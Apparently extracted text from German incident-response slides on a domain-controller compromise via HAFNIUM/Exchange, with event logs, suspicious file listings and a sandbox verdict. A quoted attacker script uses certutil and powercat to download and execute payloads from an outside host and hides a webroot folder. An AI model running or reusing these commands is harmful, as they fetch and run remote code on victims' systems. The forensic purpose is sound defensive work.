
[4624 / 0x1210] Source Name: Microsoft-Windows-Security-Auditing Strings: '0x00000000034bc592f' '3' 'NTLmSsp' 'NTLM' 'DC01' '{00000000-0000-0000-0000-000000000000}'  
Number: 330756 Event Level: 0

dat	time	type	desc
817626	04/29/2021 03:24:06	Content Modification Time; Creation Time	[4733 / 0x1
817627	04/29/2021 03:24:08	Creation Time	[4733 / 0x1
817629	04/29/2021 03:24:13	Creation Time	[4735 / 0x1
817631	04/29/2021 03:24:14	Creation Time	[4732 / 0x1
817633	04/29/2021 03:24:15	Content Modification Time; Creation Time	[4735 / 0x1
817634	04/29/2021 03:24:16	Content Modification Time; Creation Time	[4732 / 0x1
818041	04/29/2021 04:36:10	Creation Time	[4624 / 0x1
818042	04/29/2021 04:36:10	Creation Time	[4672 / 0x1
818054	04/29/2021 04:47:48	Content Modification Time; Creation Time	[4624 / 0x1
818055	04/29/2021 04:47:48	Content Modification Time; Creation Time	[4672 / 0x1
818241	04/29/2021 04:52:09	Content Modification Time; Creation Time	[4634 / 0x1
818255	04/29/2021 04:55:21	Content Modification Time; Creation Time	[4624 / 0x1
818256	04/29/2021 04:55:21	Content Modification Time; Creation Time	[4672 / 0x1
818275	04/29/2021 04:59:45	Creation Time	[4634 / 0x1
818325	04/29/2021 05:04:46	Content Modification Time; Creation Time	[5312 / 0x1
818339	04/29/2021 05:04:50	Creation Time	[4016 / 0x0
818350	04/29/2021 05:05:02	Creation Time	[4733 / 0x1
818352	04/29/2021 05:05:02	Content Modification Time; Creation Time	[4733 / 0x1
818353	04/29/2021 05:05:06	Content Modification Time; Creation Time	[4735 / 0x1271] Source Name: Microsoft-Windows-Security-Auditing Strings: [ Administrator
818354	04/29/2021 05:05:07	Content Modification Time; Creation Time	[4732 / 0x127c] Source Name: Microsoft-Windows-Security-Auditing Strings: [ 'S-1-5-21-30

DC01...

ICH BIN DANN MAL WEG


# Weiter geht's am DC01



Windows File Explorer window showing the contents of the Windows directory on the local drive (C:). The files are listed in a table with columns for Name, Änderungsdatum, Typ, and Größe.

Name	Änderungsdatum	Typ	Größe
WindowsUpdate.log	29.04.2021 14:05	Textdokument	1.165 KB
bootstat.dat	29.04.2021 13:58	DAT-Datei	66 KB
MEMORY.DMP	29.04.2021 13:58	DMP-Datei	1.834.740 KB
msvsc.dll	29.04.2021 09:35	Anwendungserweit...	42 KB
logg.bat	28.04.2021 21:37	Windows-Batchdatei	1 KB
WiseUnlock64.sys	28.04.2021 19:03	Systemdatei	34 KB
mmpene86.exe	27.04.2021 13:51	Anwendung	888 KB
mmpene.exe	27.04.2021 13:51	Anwendung	1.031 KB
PFR0.log	18.03.2021 22:39	Textdokument	77 KB
iis7.log	05.04.2020 12:55	Textdokument	77 KB
certom.log	20.06.2019 19:22	Textdokument	18 KB
certenroll.log	28.03.2019 10:32	Textdokument	1 KB
certmmc.log	28.03.2019 10:32	Textdokument	1 KB
hh.exe	18.04.2018 17:41	Anwendung	17 KB
HelpPane.exe	02.06.2017 10:10	Anwendung	717 KB
notepad.exe	09.07.2015 19:57	Anwendung	189 KB
ntbtlog.txt	28.07.2014 13:54	Textdokument	238 KB
win.ini	16.04.2014 17:24	Konfigurationseinst...	1 KB
IE11_main.log	16.04.2014 13:19	Textdokument	18 KB
IE10_main.log	16.04.2014 12:34	Textdokument	16 KB
IE9_main.log	16.04.2014 11:25	Textdokument	6 KB


# HAFNIUM als Einfallstor



Windows Explorer window showing the contents of the `inetsrv` directory in the `System32` folder. The search bar contains `inetsrv durchsuchen`.

Name	Änderungsdatum	Typ	Größe
MetaBase.xml	29.04.2021 14:01	XML-Dokument	10 KB
bd.bat	27.04.2021 03:46	Windows-Batchdatei	1 KB
tight.msi	27.04.2021 03:45	Windows Installer-P...	2.428 KB
c.ps1	23.04.2021 13:01	Windows PowerShel...	3 KB
svchost.exe	21.04.2021 23:38	Anwendung	245 KB
tnserver.exe	17.12.2020 11:34	Anwendung	1.762 KB
w3ctrip.dll	12.09.2019 05:44	Anwendungserweit...	14 KB
rsca.dll	12.09.2019 05:44	Anwendungserweit...	31 KB
rscaext.dll	12.09.2019 05:44	Anwendungserweit...	51 KB
nativerd.dll	12.09.2019 05:44	Anwendungserweit...	462 KB
iisreg.dll	12.09.2019 05:44	Anwendungserweit...	110 KB
iisres.dll	12.09.2019 05:44	Anwendungserweit...	215 KB
iissyspr.dll	12.09.2019 05:44	Anwendungserweit...	66 KB
iisutil.dll	12.09.2019 05:44	Anwendungserweit...	273 KB
appobj.dll	12.09.2019 05:44	Anwendungserweit...	375 KB
iissetup.exe	12.09.2019 05:26	Anwendung	287 KB
aspnetca.exe	12.09.2019 05:26	Anwendung	224 KB
appcmd.exe	12.09.2019 05:26	Anwendung	189 KB

# So viele Artefakte...




The screenshot shows a Windows PowerShell ISE window with a script named 'c.ps1'. The script contains several commands that create artifacts. Four purple arrows point to specific lines in the script:

- Line 1: `certutil -urlcache -split -f http://t.hwqloan.com/dns dn.ps1` (points to the file path `dn.ps1`)
- Line 2: `certutil -urlcache -split -f http://t.hwqloan.com/m6.exe m6.exe` (points to the file path `m6.exe`)
- Line 4: `powercat -u http://t.hwqloan.com -w hidden -nop -c "IEX ((new-object net.webclient).downloadstring('dn.ps1'))"` (points to the file path `dn.ps1`)
- Line 21: `attrib "C:\inetpub\wwwroot\aspnet_client\js" +s +h` (points to the directory path `C:\inetpub\wwwroot\aspnet_client\js`)

The script also includes commands to create a service, set process names, and copy files. The right-hand pane shows a list of artifacts, including:

- Module: Alle
- Name: (empty)
- A:
- Add-ADComputerServiceAccount
- Add-ADDomainControllerPasswordReplicationPolicy
- Add-ADFineGrainedPasswordPolicySubject
- Add-ADGroupMember
- Add-ADPrincipalGroupMembership
- Add-BitsFile
- Add-ClusterDisk
- Add-ClusterFileServerRole
- Add-ClusterGenericApplicationRole
- Add-ClusterGenericScriptRole
- Add-ClusterGenericServiceRole
- Add-ClusterGroup
- Add-ClusterNode
- Add-ClusterPrintServerRole
- Add-ClusterResource
- Add-ClusterResourceDependency
- Add-ClusterResourceType
- Add-ClusterServerRole
- Add-ClusterSharedVolume
- Add-ClusterVirtualMachineRole
- Add-Computer
- Add-Content
- Add-History
- Add-JobTrigger
- Add-Member
- Add-PSSnapin
- Add-Type
- Add-WebConfiguration
- Add-WebConfigurationLock
- Add-WebConfigurationProperty
- Add-WindowsFeature
- B:
- Backup-GPO
- Backup-WebConfiguration



Symbolfoto!!!!!!!elf

# Und der AV?

Anti-Virus



PowerShell  
Scripte



Exchange Backdoors

joesandbox.com
🔍 📄 🏠

joeSandbox Cloud BASIC

Overview ▾ Signatures ▾ Startup Domains / IPs Dropped Static Network Hooks Stats Behavior ▾ Disassembly ▾


## Analysis Report mspene.exe

### Overview

#### General Information

Sample Name:	msmpene.exe 📄
Analysis ID:	400417 📄
MD5:	6dce80d18a26... 📄
SHA1:	e365a6acd90e... 📄
SHA256:	970bfb978e16... 📄
Infos:	📄 HTTP 📄 HCRY

Most interesting Screenshot:



#### Detection

**MALICIOUS**

**SUSPICIOUS**

**CLEAN**

